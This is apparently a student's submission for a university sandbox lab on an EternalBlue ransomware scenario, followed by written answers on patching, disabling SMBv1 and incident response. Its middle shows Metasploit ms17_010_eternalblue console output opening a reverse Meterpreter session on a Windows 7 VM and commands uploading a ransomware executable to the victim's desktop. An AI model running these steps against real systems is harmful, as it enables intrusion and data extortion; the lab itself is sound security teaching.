
Name: Amit S Terdal
CSU ID: 2887869

1. Exercise 1. Complete **Scenario 1 - Eternal Blue Ransomware Attack Scenario Lab** as described in the attached document and provide the response to the following tasks/questions:

1. Part One - screenshot of the downloaded files



CleKali069

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

Activities | Applications | Terminal | Jan 29 11:35


Home

Trash


root@kali-linux-vm: ~/Downloads

```
root@kali-linux-vm:~# cd Downloads
root@kali-linux-vm:~/Downloads# unrar e Ransomeware.rar

UNRAR 6.00 freeware      Copyright (c) 1993-2020 Alexander Roshal


Extracting from Ransomeware.rar

Extracting  game - Copy.exe                                           OK
Extracting  decryptor - Copy.exe                                      OK
All OK
root@kali-linux-vm:~/Downloads#
```


2. Part Two - screenshot of the successful session creation, displaying the WIN.


CECH Sandbox
CleWindows061
CleKali069
sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=4eb5cf28-9ab9-43f4-9d5b-be...
VPN
CleKali069
Connected to VM
English
SEND CTRL+ALT+DEL
SEND CTRL+C
TOGGLE FULL SCREEN
Press Ctrl-Alt to release the cursor from the guest.
Activities
Applications
Terminal
Jan 29 12:33
Home
Trash
root@kali-linux-vm: ~/Downloads
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.2.7:4444
[*] 192.168.2.4:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.4:445 - The target is vulnerable.
[*] 192.168.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.2.4:445 - Connecting to target for exploitation.
[+] 192.168.2.4:445 - Connection established for exploitation.
[+] 192.168.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.4:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.2.4:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.2.4:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.4:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.4:445 - Starting non-paged pool grooming
[+] 192.168.2.4:445 - Sending SMBv2 buffers
[+] 192.168.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.4:445 - Sending final SMBv2 buffers.
[*] 192.168.2.4:445 - Sending last fragment of exploit packet!
[*] 192.168.2.4:445 - Receiving response from exploit packet
[+] 192.168.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.4:445 - Sending egg to corrupted connection.
[*] 192.168.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.4
[*] Meterpreter session 1 opened (192.168.2.7:4444 -> 192.168.2.4:49160) at 2025-01-29 12:33:13 -0500
[+] 192.168.2.4:445 - =-=-=-=

3. Part Three - screenshot demonstrating that the file generated in Step 19 has undergone encryption.




4. Part three -screenshot of screen showing the “You are Hacked” warning message.




5. Part Four -screenshot demonstrating that the file generated in Step 19 has undergone decryption.

```
meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/
[*] uploading  : /root/Downloads/game.exe -> /Users/Administrator/Desktop/
[*] uploaded   : /root/Downloads/game.exe -> /Users/Administrator/Desktop/\game.exe
meterpreter > upload /root/Downloads/decrypt.exe /Users/Administrator/Desktop/
[*] uploading  : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop/
[*] uploaded   : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop/\decrypt.exe
meterpreter >
```



6. Part Four - screenshot of the screen showing a normal display after executing decrypt file.



7. Part Four - What measures can be taken to protect your system from vulnerabilities like Eternal Blue?

Eternal Blue (CVE-2017-0144) exploited a flaw in Microsoft's Server Message Block (SMBv1) protocol. To defend against similar vulnerabilities:

1. **Patch Management**:
   Apply updates immediately. Eternal Blue was patched in Microsoft's **MS17-010** update.
   Enable automatic updates for OS and software.

2. **Disable Legacy Protocols**:
   Disable SMBv1 (used in Eternal Blue) if not required. Use SMBv2/v3 with encryption.
   PowerShell command: Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

3. **Network Hardening**:
   Block SMB ports (TCP 139/445) at firewalls to prevent external exploitation.
   Use **network segmentation** to isolate critical systems.

4. **Least Privilege**:
   Restrict user/service permissions to limit lateral movement if compromised.

5. **Endpoint Protection**:
   Deploy **EDR/XDR solutions** to detect and block exploit behavior (e.g., mass file encryption).
   Enable **Windows Defender Firewall** and antivirus with real-time scanning.

6. **Regular Backups**:
   Maintain **offline backups** to recover from ransomware (e.g., WannaCry, which used Eternal Blue).

7. **Threat Monitoring**:
   Use **intrusion detection systems (IDS)** to flag suspicious SMB traffic (e.g., mass connection attempts).

8. Part Four - What should you do if you suspect your system is vulnerable to Eternal Blue?

1) **Verify Vulnerability**:

- Run a **vulnerability scan** (e.g., Nessus, Nmap NSE script smb-vuln-ms17-010).
- Check for missing **MS17-010** patch on Windows systems (Windows 7/8.1/Server 2008-2016).

2) **Immediate Mitigation**:

- **Apply the MS17-010 patch** if not installed.
- **Disable SMBv1** if patching isn't feasible:

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" -Name "SMB1" -Value 0
```

3) Containment:

- **Isolate the system** from the network to prevent lateral movement.
- Block inbound/outbound SMB traffic (ports 139/445).

4) Investigate Compromise:

- Check logs (Event Viewer, SMB logs) for unusual activity (e.g., unexpected file shares, lsass.exe exploits).
- Look for indicators of compromise (IOCs) like WannaCry ransom notes or DoublePulsar backdoors.

5) Recovery:

- Restore from **clean backups** if data is encrypted or corrupted.
- Rebuild compromised systems from scratch if persistent threats are suspected.

6) **Proactive Measures**:

- Conduct a **post-incident review** to identify gaps in patch management or monitoring.
- Train staff to recognize phishing emails (common initial attack vectors for ransomware).